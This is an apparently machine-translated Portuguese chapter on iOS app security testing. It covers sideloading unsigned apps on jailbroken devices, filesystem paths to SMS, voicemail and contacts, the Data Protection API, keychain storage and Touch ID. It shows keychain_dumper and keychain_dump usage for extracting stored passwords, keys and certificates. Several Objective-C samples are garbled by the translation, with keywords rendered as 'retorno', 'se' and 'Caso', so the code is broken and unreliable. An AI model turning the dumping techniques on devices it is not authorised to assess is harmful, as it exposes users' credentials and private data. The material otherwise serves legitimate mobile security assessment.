O processo normal de instalação de um aplicativo no dispositivo envolve o uso do serviço `installld`, que verifica de forma independente a assinatura de código do aplicativo. Durante uma avaliação de aplicativo, talvez seja necessário instalar um pacote IPA que não tenha assinatura de código ou cuja assinatura tenha sido invalidada. No entanto, você pode contornar esse processo em dispositivos com jailbreak usando o `ipainstaller` (<https://github.com/autopear/ipainstaller>). Observe que isso requer a instalação do AppSync, disponível no repositório do Cydia <http://cydia.appaddict.org>, um ajuste de substrato do Cydia que desativa a assinatura de código dentro do `installld` conectando a função `MISValidateSignatureAndCopyInfo`, onde a verificação da assinatura é realizada. (Técnicas semelhantes serão detalhadas no Capítulo 3, Atacando aplicativos iOS). Para instalar um aplicativo, basta executar o `ipainstaller` no arquivo IPA a partir de um shell raiz no dispositivo:

```
# ipainstaller Lab1.1a.ipa
Analizando o Lab1.1a.ipa...
Instalando o lab1.1a (v1.0)...
Instalei o lab1.1a (v1.0) com sucesso.
```

## Explorando o sistema de arquivos

Embora seja sempre recomendável realizar uma avaliação de aplicativo móvel usando um dispositivo com jailbreak, por vários motivos isso nem sempre é possível. Em dispositivos sem jailbreak, ainda é possível acessar determinadas partes do sistema de arquivos, inclusive a área de sandbox onde os aplicativos estão instalados; isso pode facilitar algumas investigações básicas sobre qual armazenamento persistente, se houver, está sendo executado pelo aplicativo. Para acessar o sistema de arquivos, o dispositivo deve primeiro ser emparelhado com um computador host, embora isso seja relativamente simples para você; a seguir, descreveremos brevemente o processo.

Para evitar o acesso não autorizado ao dispositivo, o iOS exige que você o emparelhe primeiro com um computador. Sem esse processo, você poderia conectar um dispositivo bloqueado ao seu computador usando a conexão USB e extrair dados confidenciais do usuário. Isso seria claramente um grande problema de segurança e deixaria os dados pessoais em risco em dispositivos perdidos ou roubados. O processo de emparelhamento funciona criando uma relação de confiança entre o dispositivo e o cliente; isso é obtido por meio da troca de um conjunto de chaves e certificados entre o desktop e o dispositivo, que são usados posteriormente para estabelecer e autenticar um canal SSL por meio do qual a comunicação subsequente é realizada. Antes do iOS 7, o processo de emparelhamento podia ser iniciado simplesmente conectando o dispositivo a um dispositivo compatível, que não precisa ser necessariamente um desktop, mas também inclui coisas como reprodutores de mídia. O iOS 7 introduziu um pouco mais de segurança ao solicitar que o usuário confie no dispositivo conectado, eliminando assim a probabilidade de um usuário emparelhar involuntariamente com um dispositivo desconhecido, como um ponto de carregamento público. Se o usuário confiar no desktop e depois desbloquear o dispositivo, a troca de chaves mencionada acima é iniciada e cria um registro de emparelhamento. Esse registro é então armazenado no desktop e no dispositivo. O registro de emparelhamento nunca é excluído do dispositivo, o que significa que qualquer dispositivo emparelhado anteriormente sempre terá acesso ao sistema de arquivos do dispositivo e, se o registro de emparelhamento for comprometido, o invasor também terá o mesmo nível de acesso. O registro de emparelhamento também contém uma *keybag* de garantia, que é gerada pelo dispositivo e passada para o host durante o primeiro desbloqueio. Ele contém uma cópia das chaves de classe de proteção usadas pelo dispositivo para criptografar dados usando a API de proteção de dados (discutida mais adiante neste capítulo). No entanto, em um nível mais alto, você deve perceber que o registro de emparelhamento é um recurso poderoso que pode ser usado para acessar até mesmo arquivos criptografados no dispositivo. Para obter mais informações sobre como esse processo funciona, consulte a apresentação de Mathieu Renard em <http://2013.hackitoergosum.org/presentations/Day3-04.Hacking%20apple%20accessories%20to%20pown%20Devices%20%E2%80%93%20Wake%20up%20Neo!%20Your%20phone>

Após a conclusão do emparelhamento, você poderá montar o dispositivo `/dev/disk0s1s2`, o que lhe dá acesso a recursos de terceiros, como aplicativos, mídia, banco de dados de SMS e outros dados armazenados no Ponto de montagem `/private/var`. Você pode usar várias ferramentas para montar esse sistema de arquivos em dispositivos sem jailbreak; soluções populares incluem o iExplorer (<http://www.macroplant.com/iexplorer/>) e o iFunBox (<http://www.i-funbox.com/>).

Se você estiver usando um dispositivo com jailbreak, a maneira mais fácil de obter acesso a todo o sistema de arquivos do dispositivo é instalar o SSH e fazer login como usuário root, conforme mencionado anteriormente neste

capítulo. Durante suas explorações do sistema de arquivos, é provável que vários locais sejam de interesse, alguns dos quais estão listados em [Tabela 2.1](#).

**Tabela 2.1** Locais interessantes do sistema de arquivos

DIRETORIA	DESCRIÇÃO
/Aplicativos	Aplicativos do sistema
/var/mobile/Aplicativos	Aplicativos de terceiros
/private/var/mobile/Library/Voicemail	Correio de voz
/private/var/mobile/Library/SMS	Dados de SMS
/private/var/mobile/Media/DCIM	Fotos
/private/var/mobile/Media/Videos	Vídeos
/var/mobile/Library/AddressBook/AddressBook .sqlitedb	Banco de dados de contatos

Durante suas aventuras na exploração do sistema de arquivos do iOS, é provável que você encontre vários tipos de arquivos diferentes, alguns dos quais podem ser familiares para você e outros que podem ser mais estranhos ou específicos da Apple.

## Listas de propriedades

As listas de propriedades são usadas como uma forma de armazenamento de dados e são comumente usadas no ecossistema da Apple sob o nome de extensão de arquivo `.plist`. O formato é semelhante ao XML e pode ser usado para armazenar objetos serializados e pares de valores-chave. As preferências do aplicativo geralmente são armazenadas no diretório `/Library/Preferences` (em relação ao diretório de dados do aplicativo) como listas de propriedades usando a classe `NSUserDefaults`.

As listas de propriedades podem ser analisadas usando o utilitário `plutil`, como mostrado aqui:

```
# plutil com.google.Authenticator.plist
{
    OTPKeychainEntries =      (
    );
    OTPVersionNumber = "2.1.0";
}
```

É possível armazenar o arquivo de lista de propriedades em um formato binário; no entanto, você pode convertê-lo em XML para facilitar a edição usando o seguinte:

```
$ plutil -convert xml1 com.google.Authenticator.plist
```

Para converter o arquivo de volta ao formato plist binário, basta usar o formato `binary1`:

```
$ plutil -convert binary1 com.google.Authenticator.plist
```

## Cookies binários

Os cookies binários podem ser criados pelo sistema de carregamento de URL ou pela visualização da Web como parte de uma solicitação HTTP, de forma semelhante aos navegadores de desktop padrão. Os cookies são armazenados no sistema de arquivos do dispositivo em um frasco de cookies e são encontrados no diretório `/Library/Cookies` (relativo à área restrita do aplicativo) no arquivo `Cookies.binarycookies`. Como o nome sugere, os cookies são armazenados em um formato binário, mas podem ser analisados usando o `BinaryCookieReader` Script `.py` (<http://securitylearn.net/wp-content/uploads/tools/iOS/BinaryCookieReader.py>).

## Bancos de dados SQLite

O SQLite é amplamente utilizado para armazenamento de dados no lado do cliente em aplicativos móveis e é quase certo que você o utilizará em algum momento. O SQLite permite que os desenvolvedores criem um banco de dados leve no lado do cliente que pode ser consultado usando SQL, de forma semelhante a outros bancos de dados convencionais, como MySQL e Oracle.

Você pode consultar bancos de dados SQLite usando o cliente `sqlite3`, disponível no repositório Cydia do saurik:

```
# sqlite3 ./Databases.db
SQLite versão 3.7.13
Digite ".help" para obter instruções
sqlite> .tables
Origens dos bancos de dados
```

# Entendendo a API de proteção de dados


A proteção dos dados armazenados em um dispositivo móvel talvez seja um dos problemas mais importantes com os quais um desenvolvedor de aplicativos tem de lidar. É imperativo proteger os dados confidenciais armazenados no lado do cliente de forma segura. A Apple reconheceu essa necessidade e, para facilitar o armazenamento seguro, forneceu aos desenvolvedores uma API que usa a criptografia de hardware integrada. Infelizmente, ainda é comum encontrar aplicativos (mesmo de grandes multinacionais) que armazenam seus dados confidenciais em texto claro. O *The Register* destacou um bom exemplo disso em 2010, quando vulnerabilidades no aplicativo bancário on-line do Citigroup fizeram com que ele fosse retirado da App Store:

"Em uma carta, o gigante bancário dos EUA disse que o aplicativo Citi Mobile salvou informações do usuário em um arquivo oculto que poderia ser usado por invasores para obter acesso não autorizado a contas on-line. As informações pessoais armazenadas no arquivo podem incluir números de contas, pagamentos de contas e códigos de acesso de segurança....."

*Citigroup diz que seu aplicativo para iPhone coloca os clientes em risco*

([http://www.theregister.co.uk/2010/07/27/citi\\_iphone\\_app\\_weakness/](http://www.theregister.co.uk/2010/07/27/citi_iphone_app_weakness/))

Em um nível básico, a criptografia de arquivos no iOS é obtida com a geração de uma chave de criptografia por arquivo. Cada chave de criptografia de arquivo é então bloqueada com uma classe de proteção que é atribuída a ela pelo desenvolvedor. As classes de proteção determinam quando as chaves de classe são mantidas na memória e podem ser usadas para criptografar/descriptografar as chaves de criptografia de arquivo e, consequentemente, os arquivos individuais. Em dispositivos com um chip A7 ou posterior, o gerenciamento de chaves é realizado pelo Secure Enclave, mantendo a integridade da proteção de dados mesmo que o kernel tenha sido comprometido. O sistema de proteção de dados usa um algoritmo PBKDF2 (Password-Based Key Derivation Function 2) para gerar uma chave de senha, que usa uma chave específica do dispositivo conhecida como chave UID e a senha do usuário como entrada. A chave UID em si não pode ser acessada pelo software no dispositivo; em vez disso, ela está incorporada no acelerador de criptografia baseado em hardware do dispositivo. A chave UID também é usada para criptografar uma cadeia de bytes estática para gerar a chave do dispositivo; essa chave é então usada para criptografar todas as chaves de classe de proteção juntamente com, em alguns casos, a chave de senha. A chave de código de acesso é mantida na memória até que o dispositivo seja bloqueado, o que significa que as chaves que ela criptografa estão disponíveis somente quando o dispositivo está desbloqueado. [A Figura 2.4](#) resume esse processo, cortesia do *iOS Hackers Handbook*.



## Figura 2.4 A hierarquia da chave de proteção de dados

Você pode atribuir a classe de proteção relevante a arquivos individuais usando a API de proteção de dados, que permite quatro níveis de proteção do sistema de arquivos. As classes podem ser configuradas passando um atributo estendido para o `NSData` ou o

Classes NSFileManager. Os possíveis níveis de proteção estão listados aqui:

- **Sem proteção** - O arquivo não é criptografado no sistema de arquivos.
- **Proteção completa** - O arquivo é criptografado no sistema de arquivos e fica inacessível quando o dispositivo está bloqueado.
- **Complete Unless Open (Completo a menos que aberto)** - O arquivo é criptografado no sistema de arquivos e fica inacessível quando fechado. Quando um dispositivo é desbloqueado, um aplicativo pode manter um identificador aberto para o arquivo mesmo depois que ele for bloqueado posteriormente; no entanto, durante esse tempo, o arquivo não será criptografado.
- **Complete Until First User Authentication** - O arquivo é criptografado no sistema de arquivos e fica inacessível até que o dispositivo seja desbloqueado pela primeira vez. Isso ajuda a oferecer alguma proteção contra ataques que exigem a reinicialização do dispositivo.

A partir do iOS 7, os arquivos são criados com a classe de proteção Complete Until First User unlock por padrão. Para aplicar um dos níveis de proteção, você deve passar um dos atributos estendidos da [Tabela 2.2](#) para a classe NSData ou NSFileManager.

**Tabela 2.2** Classes de proteção de arquivos

NSDATA	NSFILEMANAGER
NSDataWritingFileProtectionNone	NSFileProtectionNone
NSDataWritingFileProtectionComplete	NSFileProtectionComplete
NSDataWritingFileProtectionCompleteUnlessOpen	NSFileProtectionCompleteUnlessOpen
NSDataWritingFileProtectionCompleteUntilFirstUserAuthentication	NSFileProtectionCompleteUntilFirstU

O código a seguir mostra um exemplo de como definir o atributo de classe de proteção em um arquivo que é baixado e armazenado no diretório de documentos:

```
- (BOOL) getFile
{
    NSString *fileURL = @"https://www.mdsec.co.uk/pdfs/wahh-live.pdf"; NSURL
    *url = [NSURL URLWithString:fileURL];
    NSData *urlData = [NSData dataWithContentsOfURL:url]; if
    ( urlData )
    {
        NSArray*paths      =
NSSearchPathForDirectoriesInDomains(NSDocumentDirectory,
NSUserDomainMask,
YES);
        NSString*documentsDirectory      = [paths objectAtIndex:0];
        NSString *filePath = [NSString stringWithFormat:@"%@/%@",
documentsDirectory,@"wahh-live.pdf"];
        NSError *error = nil; [urlData
        writeToFile:filePath
options: NSDataWritingFileProtectionComplete error:&error];
        return YES;
    }
    retorno NO;
}
```

Neste exemplo, o documento pode ser acessado somente enquanto o dispositivo estiver desbloqueado. O sistema operacional oferece uma janela de 10 segundos entre o bloqueio do dispositivo e a indisponibilidade do arquivo. O exemplo a seguir mostra uma tentativa de acessar o arquivo enquanto o dispositivo está bloqueado:

```
$ ls -al Documents/ total 372
drwxr-xr-x 2 mobile          mobile102 Jul 20 15:24 .
drwxr-xr-x 6 mobile          mobile204 Jul 20 15:23 ..
-rw-r--r-- 1 mobile mobile 379851 Jul 20 15:24 wahh-live.pdf
$ strings Documents/wahh-live.pdf
strings: não é possível abrir o arquivo: Documents/wahh-
live.pdf (Operação não permitida)
```

Você aplica uma classe de proteção aos dados armazenados no dispositivo de maneira semelhante ao exemplo anterior, passando o atributo relevante que melhor se adapta ao requisito de acesso ao arquivo.

# Entendendo o iOS Keychain

O keychain do iOS é um contêiner criptografado usado para armazenar dados confidenciais, como credenciais, chaves de criptografia ou certificados. De maneira semelhante à criptografia de arquivos, você pode aplicar um nível de proteção aos itens do keychain usando a API de proteção de dados. A lista a seguir descreve as classes de proteção de acessibilidade disponíveis para itens de chaveiro:

- **kSecAttrAccessibleAlways** - o item do chaveiro está sempre acessível.
- **kSecAttrAccessibleWhenUnlocked** - o item do chaveiro é acessível somente quando o dispositivo está desbloqueado.
- **kSecAttrAccessibleAfterFirstUnlock** - o item do chaveiro só pode ser acessado após o primeiro desbloqueio da inicialização.  
Isso oferece alguma proteção contra ataques que exigem a reinicialização do dispositivo.
- **kSecAttrAccessibleAlwaysThisDeviceOnly** - o item do chaveiro está sempre acessível, mas não pode ser migrado para outros dispositivos.
- **kSecAttrAccessibleWhenUnlockedThisDeviceOnly** - o item do chaveiro só é acessível quando o dispositivo está desbloqueado e não pode ser migrado para outros dispositivos.
- **kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly** - o item do chaveiro fica acessível após o primeiro desbloqueio da inicialização e não pode ser migrado para outros dispositivos.
- **kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly**-Only permite que você armazene itens do keychain se uma senha for definida no dispositivo. Esses itens são acessíveis somente quando um código de acesso é definido; se a senha for desfeita posteriormente, eles não poderão ser descriptografados.

Você pode adicionar itens de chaveiro usando o `SecItemAdd` ou atualizá-los usando os métodos `SecItemUpdate`, que aceitam um dos atributos anteriores para definir a classe de proteção a ser aplicada. A partir do iOS 7, todos os itens do chaveiro são criados com uma classe de proteção de `kSecAttrAccessibleWhenUnlocked` por padrão, o que permite o acesso ao item do chaveiro somente quando o dispositivo está desbloqueado. Se uma classe de proteção for marcada como `ThisDeviceOnly`, o item do keychain *não* será *migrável*, ou seja, não será sincronizado com outros dispositivos ou com backups do iTunes. O iOS 8 introduziu uma nova classe de proteção,

`kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`, que permite criar itens do keychain que são acessíveis somente quando um código de acesso é definido e o usuário é autenticado no dispositivo. Se um item de chaveiro for armazenado usando essa classe de proteção e o usuário remover a senha posteriormente, a chave que protege esses itens será destruída do Secure Enclave, o que impede que esses itens sejam descriptografados novamente.

Para evitar que qualquer aplicativo no dispositivo acesse os itens do chaveiro de outros aplicativos, o acesso é restrito pelos direitos concedidos a eles. O keychain usa identificadores de aplicativos armazenados no direito do grupo de acesso ao keychain do perfil de provisionamento do aplicativo; um exemplo de perfil de provisionamento que permite o acesso ao keychain somente ao keychain desse aplicativo específico é mostrado aqui:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>keychain-access-group</key>
  <array>
    <string>$ (AppIdentifierPrefix) com.mdsec.mahhapp</string>
  </array>
</dict>
</plist>
```

Às vezes, os aplicativos precisam compartilhar itens de chaveiro; um bom exemplo disso seria uma organização com um conjunto de aplicativos que exigem logon único. Isso pode ser feito com o uso de um grupo de chaveiro compartilhado. Cada um dos aplicativos deve simplesmente ter o mesmo grupo de chaveiro definido por valores. Conforme observado anteriormente, o chaveiro usa identificadores de aplicativos para definir os grupos de acesso; eles são configurados pelo portal de provisionamento no centro de desenvolvedores do iOS, devem ser exclusivos para essa organização e, normalmente, são feitos usando um formato de domínio de nível superior (TLD) reverso. Dessa forma, esse controle evita que um desenvolvedor mal-intencionado tente criar um aplicativo da App Store com o grupo de acesso do chaveiro de outro aplicativo.

Um aplicativo pode adicionar um item ao chaveiro usando o método `SecItemAdd`; considere o seguinte exemplo

aplicativo que deseja armazenar uma chave de licença no chaveiro e requer acesso ao item somente quando o dispositivo é desbloqueado:

```
- (NSMutableDictionary *)getkeychainDict:(NSString *)service {
    return [NSMutableDictionary dictionaryWithObjectsAndKeys:
        (id)kSecClassGenericPassword, (id)kSecClass,
        service, (id)kSecAttrService, service, (id)kSecAttrAccount,
        (id)kSecAttrAccessibleWhenUnlocked, (id)kSecAttrAccessible, nil];
}

- (BOOL) saveLicense:(NSString*)licenseKey {
    static NSString *serviceName = @"com.mdsec.mahhapp"; NSMutableDictionary
    *myDict = [self getkeychainDict:serviceName];
    SecItemDelete((CFDictionaryRef)myDict);
    NSData *licenseData = [licenseKey dataUsingEncoding: NSUTF8StringEncoding];
    [myDict setObject:[NSKeyedArchiver archivedDataWithRootObject: licenseData]
forKey:(id)kSecValueData];
    OSStatus status = SecItemAdd((CFDictionaryRef)myDict, NULL); se
    (status == errSecSuccess) return YES;
    retorno NO;
}
```

O aplicativo cria um dicionário de pares de valores-chave que são os atributos de configuração para o chaveiro. Nesse caso, o aplicativo define o atributo `kSecAttrAccessibleWhenUnlocked` para permitir o acesso ao item do keychain sempre que o dispositivo for desbloqueado. Em seguida, o aplicativo define o atributo `kSecValueData` como o valor dos dados que deseja armazenar no chaveiro - nesse caso, os dados da chave de licença - e adiciona o item ao chaveiro usando o método `SecItemAdd`.

## Políticas de controle de acesso e autenticação no iOS 8

Além das classes de proteção de acessibilidade para itens do keychain, a Apple introduziu o conceito de controle de acesso e políticas de autenticação para aplicativos iOS 8. Essa nova política de autenticação controla o que acontece quando um item do keychain é acessado. Os desenvolvedores agora podem forçar o usuário a realizar a autenticação por código de acesso ou Touch ID antes que o item do keychain possa ser acessado. Isso solicita ao usuário uma tela de autenticação quando o item do keychain está sendo acessado e, em virtude disso, só deve ser usado para itens do keychain que exigem que o dispositivo seja desbloqueado, pois a interface do usuário deve estar acessível. A política de controle de acesso é definida por um novo atributo de chaveiro, `kSecAttrAccessControl`, que é representado pelo objeto `SecAccessControlRef`. Para criar a política de controle de acesso para o item do chaveiro, esse objeto deve ser preenchido com as opções que definem a autenticação e a acessibilidade necessárias.

A política de autenticação no iOS 8 define o que deve ser feito antes que o item do chaveiro seja descriptografado e devolvido ao aplicativo. Atualmente, a única política de autenticação disponível é a política de presença do usuário (`kSecAccessControlUserPresence`), que usa o Secure Enclave para determinar que tipo de autenticação deve ser feito. Essa política impede o acesso a itens quando nenhum código secreto está definido no dispositivo e exige a inserção do código secreto. Se um código de acesso do dispositivo for definido para dispositivos compatíveis com o Touch ID e as impressões digitais forem registradas, esse método de autenticação é preferível. Se o Touch ID não estiver disponível, um mecanismo de backup usando a senha do dispositivo estará disponível. [A Tabela 2.3](#) resume a política de presença do usuário.

[Tabela 2.3](#) Política de presença do usuário

CONFIGURAÇÃO DO DISPOSITIVO	AVALIAÇÃO DE POLÍTICAS	MECANISMO DE BACKUP
Dispositivo sem código de acesso	Sem acesso	Sem backup
Dispositivo com código de acesso	Requer entrada de senha	Sem backup
Dispositivo com Touch ID	Prefere a entrada com Touch ID	Permite a entrada de senha

O código a seguir mostra um exemplo de como adicionar um item de chaveiro usando uma política de controle de acesso. Neste exemplo, o item do chaveiro é acessível somente quando o dispositivo tem um código de acesso definido e o usuário digita o código de acesso do dispositivo ou se autentica por meio do Touch ID:

```
CFErrorRef error = NULL;
SecAccessControlRef sacObject =
```

```

SecAccessControlCreateWithFlags(kCFAllocatorDefault,
kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly,
kSecAccessControlUserPresence, &error);

NSDictionary *attributes = @{
    (bridge id)kSecClass: (bridge id)kSecClassGenericPassword, (
    bridge id)kSecAttrService: @"MAHHSERVICE",
    (bridge id)kSecValueData: [@"secretpassword" dataUsingEncoding:
NSUTF8StringEncoding], (bridge id)kSecUseNoAuthenticationUI: @YES, (
    bridge id)kSecAttrAccessControl: (bridge id)sacObject
};

dispatch_async(dispatch_get_global_queue( DISPATCH_QUEUE_PRIORITY_DEFAULT, 0),
^(void){
    OSStatus status = SecItemAdd((bridge CFDictionaryRef)attributes, nil);
});

```

Primeiro, o objeto `SecAccessControlRef` é preenchido com as opções de acessibilidade e controle de acesso; em seguida, ele é adicionado ao chaveiro usando os métodos descritos anteriormente e usando a fila global.

## Acessando o chaveiro do iOS

Por trás disso, o chaveiro é simplesmente um banco de dados SQLite armazenado no diretório `/var/Keychains` e pode ser consultado como qualquer outro banco de dados. Por exemplo, para encontrar a lista dos grupos de chaveiros, execute a seguinte consulta:

```
# sqlite3 keychain-2.db "select agrp from genp"
com.apple.security.sos
maçã
maçã
maçã
maçã
ichat
com.mdsec.mahhapp
mdsecios:/var/Keychains root#
```

Em um telefone desbloqueado, é possível despejar todos os itens do keychain de qualquer aplicativo sob as mesmas ressalvas detalhadas anteriormente com a API de proteção de dados. Para isso, crie um aplicativo ao qual é atribuído um curinga `keychain-access-groups` e consulte o serviço keychain para recuperar os itens protegidos. Essa é a técnica usada pela ferramenta `keychain_dumper` (<https://github.com/ptoomey3/Keychain-Dumper>), que usa o curinga "\*" para o valor `keychain-access-groups` do arquivo de direitos. Aqui está um exemplo de uso que mostra os itens que o `keychain_dumper` pode recuperar:

```
# ./keychain_dumper -h
Uso: keychain_dumper [-e] | [-h] | [-agnick]
<sem sinalizadores>: Despejar itens do chaveiro de senhas (senha genérica,
senhas da Internet)
-a: Despejar todos os itens do Keychain (senhas genéricas, senhas da Internet,
identidades, certificados e chaves)
-e: Despejar direitos
-g: Despejar senhas genéricas
-n: Despejar senhas da Internet
-i: Identidades de despejo
-c: Dump Certificates
-k: Dump Keys
mdsecios:~ root#
```

Usando `keychain_dumper` para acessar as senhas genéricas, os itens do keychain podem, às vezes, revelar credenciais de aplicativos, conforme mostrado no exemplo a seguir:

```
Serviço de senha
-----
genérica:
Conta: admin
Grupo de direitos: com.mdsec.mahhapp
Rótulo:
Generic Field: mahhapp
Keychain Data: secret
```

Como o keychain é simplesmente um banco de dados SQLite, também é possível ler os dados criptografados diretamente do banco de dados e, em seguida, descriptografá-los usando o serviço `AppleKeyStore`, que é exposto por meio da estrutura privada do `MobileKeyBag`. Essa é a abordagem adotada pela ferramenta `keychain_dump` desenvolvida por Jean-Baptiste Bedrune e Jean Sigwald (<https://code.google.com/p/iphone-dataprotection/source/browse/?repo=keychainviewe>).

A simples execução da ferramenta `keychain_dump` faz com que ela gere vários arquivos plist que fornecem uma descrição detalhada de cada um dos itens do keychain:

```
# ./keychain_dump
Gravação de 7 senhas no genp.plist
Gravação de 0 senhas de Internet no inet.plist
Gravação de 0 certificados no cert.plist
Gravação de 4 chaves no keys.plist
```

## Entendendo o Touch ID

O Touch ID é um recurso de reconhecimento de impressão digital que foi introduzido com o iPhone 5s; você o acessa pressionando o botão home do dispositivo. O sensor do Touch ID oferece ao usuário um meio alternativo de autenticação em relação à digitação da senha do dispositivo e pode ser usado para desbloquear o dispositivo, aprovar compras na App Store e no iBooks e, a partir do iOS 8, ser integrado como meio de autenticação em aplicativos de terceiros.

O Secure Enclave contém material criptográfico, como as chaves da classe de proteção de dados. Quando um dispositivo é bloqueado, o material da chave para a classe de proteção completa é descartado, o que significa que esses itens não podem ser acessados até que o usuário desbloqueie o dispositivo novamente. No entanto, em um dispositivo com o Touch ID ativado, as chaves não são descartadas, mas mantidas na memória, protegidas por uma chave disponível somente para o subsistema do Touch ID. Quando o usuário tenta desbloquear o dispositivo usando o Touch ID, se a impressão digital corresponder, o subsistema do Touch ID fornece a chave para desacoplar a classe de proteção de dados completa e, por procuração, o dispositivo. Por meio desse processo simplista, o sistema Touch ID consegue desbloquear o dispositivo e fornecer acesso a recursos protegidos por dados. Observe, no entanto, que o sistema Touch ID não é infalível e, de fato, foi comprovado que pode ser violado por um invasor que consiga obter impressões digitais e tenha acesso físico ao dispositivo (<http://www.ccc.de/en/updates/2013/ccc-breaks-apple-touchid>).

No início deste capítulo, você aprendeu como a autenticação do Touch ID pode ser usada com o keychain. No entanto, também é possível usar o sensor Touch ID como uma forma de autenticação usando a estrutura `LocalAuthentication`. Existem algumas diferenças sutis na forma como essas implementações funcionam - principalmente, a relação de confiança é entre o aplicativo e o sistema operacional, e não entre o Secure Enclave e o chaveiro; os aplicativos não têm acesso direto ao Secure Enclave ou às impressões digitais registradas. Se esse não fosse o caso, um aplicativo mal-intencionado poderia extrair e filtrar as impressões digitais do dispositivo, o que seria claramente uma grande preocupação de segurança.

A API da estrutura `LocalAuthentication` implementa dois métodos principais relevantes para o Touch ID:

- `canEvaluatePolicy` - **você** pode usar esse método para determinar se o Touch ID pode ser avaliado nesse dispositivo; ou seja, o Touch ID do dispositivo está ativado ou não?
- `evaluatePolicy` - **Esse** método inicia a operação de autenticação e mostra a interface do Touch ID. Da mesma forma que o chaveiro, há uma política disponível na qual basear a autenticação:

`LAPolicyDeviceOwnerAuthenticationWithBiometrics`. Essa política, no entanto, não tem nenhum mecanismo de autenticação de fallback baseado em código de acesso, e você deve implementar o seu próprio mecanismo no aplicativo.

O exemplo a seguir demonstra como você pode implementar a autenticação do Touch ID usando o Estrutura `LocalAuthentication`:

```
LAContext *myCxt = [[LAContext alloc] init];
NSError * authErr = nil;
NSString *myLocalizedReasonString = @"Favor autenticar"; se
([myCxt canEvaluatePolicy:
LAPolicyDeviceOwnerAuthenticationWithBiometrics error:&authErr]) {
    [myCxt evaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
localizedReason:myLocalizedReasonString reply:^(BOOL success, NSError
*error) {
        Se (sucesso) {
```

```

        NSLog(@"Impressão digital reconhecida");
    } else {
        switch (error.code) {
            case LAErrorAuthenticationFailed:
                NSLog(@"Impressão digital não reconhecida"); break;

            case LAErrorUserCancel:
                NSLog(@"User cancelled authentication");
                break;

            Caso LAErrorUserFallback:
                NSLog(@"User requested fallback authentication");
                break;

            padrão:
                NSLog(@"Touch ID não está ativado");
                break;
        }
        NSLog(@"Falha na autenticação");
    }];
} else {
    NSLog(@"Touch ID não ativado");
}

```

Você deve estar ciente de que, como a relação de confiança é com o sistema operacional e não com o Secure Enclave (e como acontece com qualquer autenticação do lado do cliente), ela pode ser contornada em situações em que um invasor tenha comprometido o dispositivo.

## Engenharia reversa de binários do iOS

Uma avaliação de caixa preta de qualquer aplicativo iOS quase certamente exigirá algum grau de engenharia reversa para obter a compreensão necessária do funcionamento interno do aplicativo. Nesta seção, analisamos os diferentes tipos de binários do iOS que você pode encontrar, como obter esses binários em um formato com o qual você possa trabalhar e como identificar alguns recursos relevantes para a segurança nesses binários.

